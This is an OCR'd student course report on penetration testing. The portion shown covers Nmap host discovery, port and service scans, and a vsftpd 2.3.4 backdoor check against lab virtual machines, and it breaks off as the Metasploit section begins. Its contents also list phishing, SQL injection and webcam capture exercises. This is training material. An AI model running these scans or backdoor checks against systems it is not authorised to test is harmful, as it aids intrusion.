learn here lead anywhere

MAJOR PROJECT

ACTIVITY REPORT

On

1. *Performming Scanning Module by using Nmap tool.*
2. *Test the System Security by using metasploit Tool from kali linux and hack the windows 7 / windows10*
3. *Using SET Tool and create a fake Gmail page and try to capture the credentials in command line a nd Hacker Machine.*
4. *SQL injection Manually on http://testphp.vulnweb.com*
5. *Take live webcam stream and screenshots and whatsapp messages.*
6. *Article on cybersecurity*

7. *Identify the traffic inspect and see the content flowing in website.*

For The Course

CYBER SECURITY

Submitted By:

CS06B4-MAJOR PROJECT

Team Verzeo

Submitted To:

Verzeo(event@verzeo.in)

CONTENTS


7.	**7. Identify the traffic inspect and see the content in website.**	63-71

1. Perform Scanning Module by using Nmap tool (Download from Internet) and scan kalilinux and Windows 7 machine and find the open/closed ports and services running on machine Hacker Machine : Windows 10 Victim machine : Kali Linux and Windows 7.

Nmap (“Network Mapper”) tool is used in active reconnaissance in order to not only determine live systems but also determine the holes in systems. This versatile tool is one of the best tools in the hacking community and is well supported. Nmap is available in all operating systems and is also available in a GUI. It is used to find network vulnerabilities. It is a network penetration testing tool used by most of the pentesters while doing pentesting. The Nmap team created Zenmap. It provides a graphical user interface representation of Nmap. It is an additional way of using Nmap, so if you don’t like the command-line interface and how the information is displayed, you can use zenmap.


On the Kali Linux screen, the installer will appear the user for a ‘root’ user password, which you will need to log in. The Enlightenment Desktop Environment can be started by using startx command after logging into the Kali Linux machine. The desktop environment is not required to run by Nmap.

```
$ startx
```



You will have to open the terminal window once you have logged into enlightenment. The menu will appear by clicking the desktop background. To navigate to the terminal can be done as follows :

Applications –> System –> “Root Terminal”.



All shell programs work for purposes of the Nmap. After the successful launching of the terminal, Nmap fun can begin.

Finding live hosts on your network:

The IP address of the kali machine is 10.0.2.15, and the IP address of the target machine is ‘192.168.56.102’.

What is live on a particular network can be determined by a quick Nmap scan. It is a ‘Simple List’ scan.

```
$ nmap -sL 192.168.56.0/24
```

```
Nmap done: 256 IP addresses (0 hosts up) scanned in 0.07 seconds
root@kali:~# nmap -sL 192.168.56.0/24
```

Unfortunately, no live hosts were returned by using this initial scan.

Find and Ping All Live Hosts on My Network:

Fortunately, you do not have to worry, because using some tricks enabled by Nmap, we can find these machines. Trick mentioned will tell Nmap to ping all addresses in the 192.168.56.0/24 network.

```
$ nmap -sn 192.168.56.0/24
```


```
root@kali:~# nmap -sn 192.168.56.0/24

Starting Nmap 7.30 ( https://nmap.org ) at 2016-11-02 20:28 EDT
Nmap scan report for 192.168.56.1
Host is up (0.00041s latency).
MAC Address: 0A:00:27:00:00:00 (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00018s latency).
MAC Address: 08:00:27:98:62:C4 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.102
Host is up (0.00032s latency).
MAC Address: 08:00:27:34:58:53 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.101
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 1.98 seconds
```

So, Nmap has returned some potential hosts for scanning.

Find open ports via Nmap:

Let nmap perform a port scan to find particular targets and see the results.

```
$ nmap 192.168.56.1,100-102
```




Some listening service on this specific machine is indicated by these ports. An IP address is assigned to metasploitable vulnerable machines; this is why there are open ports on this host. A lot of ports opened on most machines is abnormal. It would be wise to investigate the machine closely. The physical machine on the network can be tracked down by administrators.

Find Services Listening on Ports on host Kali machine:

It is a service scan performed via Nmap, and its purpose is to check which services might be listening on a specific port. Nmap will investigate all open ports and will collect information from services running on each port.

```
$ nmap -sV 192.168.56.102
```




It works to obtain information about the hostname and the current operating system running on the target system. The “vsftpd” version 2.3.4 is running on this machine, which is a pretty old version of VSftpd, which is alarming for the administrator. For this particular version (ExploitDB ID – 17491), a serious vulnerability was found back in 2011.

Find Anonymous FTP Logins on Hosts:

To gather more information, let Nmap have a closer look.

```
$ nmap -sC 192.168.56.102 -p 21
```




The above command has found out that anonymous FTP sign-in is allowed on this specific server.

Check for Vulnerabilities on Hosts:


As the mentioned earlier version of VSftd is old and vulnerable, so it is quite concerning. Let us see if Nmap can check for the vulnerability of vsftpd.

```
$ locate .nse | grep ftp
```



It is notable that for the VSftpd backdoor problem, Nmap has NSE script, (Nmap Scripting Engine) is one of Nmap's most useful and adaptable features. It allows users to write simple scripts to mechanize a broad range of networking tasks. Before running this script against the host, we should know how to use it.


```
$ nmap --script-help=ftp-vsftd-backdoor.nse
```



It can be used to check if the machine is vulnerable or not.

Run the following script:


```
$ nmap --script=ftp-vsftpd-backdoor.nse 192.168.56.102 -p 21
```



Nmap has the quality to be quite and selective. In this manner, to scan a personally owned network can be tedious. A more aggressive scan can be done by using Nmap. It will give somewhat the same information, but the

difference that lies is we can do it by using one command instead of using loads of them. Use the following command for aggressive scan:

```
$ nmap -A 192.168.56.102
```



It is evident that using only one command, Nmap can return loads of information. Much of this information can be used to check what software may be on the network and to determine how to protect this machine.

Conclusion:

Nmap is a versatile tool to be used in the hacking community. This article provides you with a brief description of Nmap and its function.

2. Test the System Security by using metasploit Tool from kali linux and hack the windows 7 / win dows10. Execute the commands to get the keystrokes / screenshots / Webcam and etc., Write a report on vulnerability issue along with screenshots how you performed and suggest th security patch to avoid these type of attacks Hacker Machine : Kali Linux Victim machine : Windows XP / Windows 7.

Setup Used for Practicing Metasploit Basics:

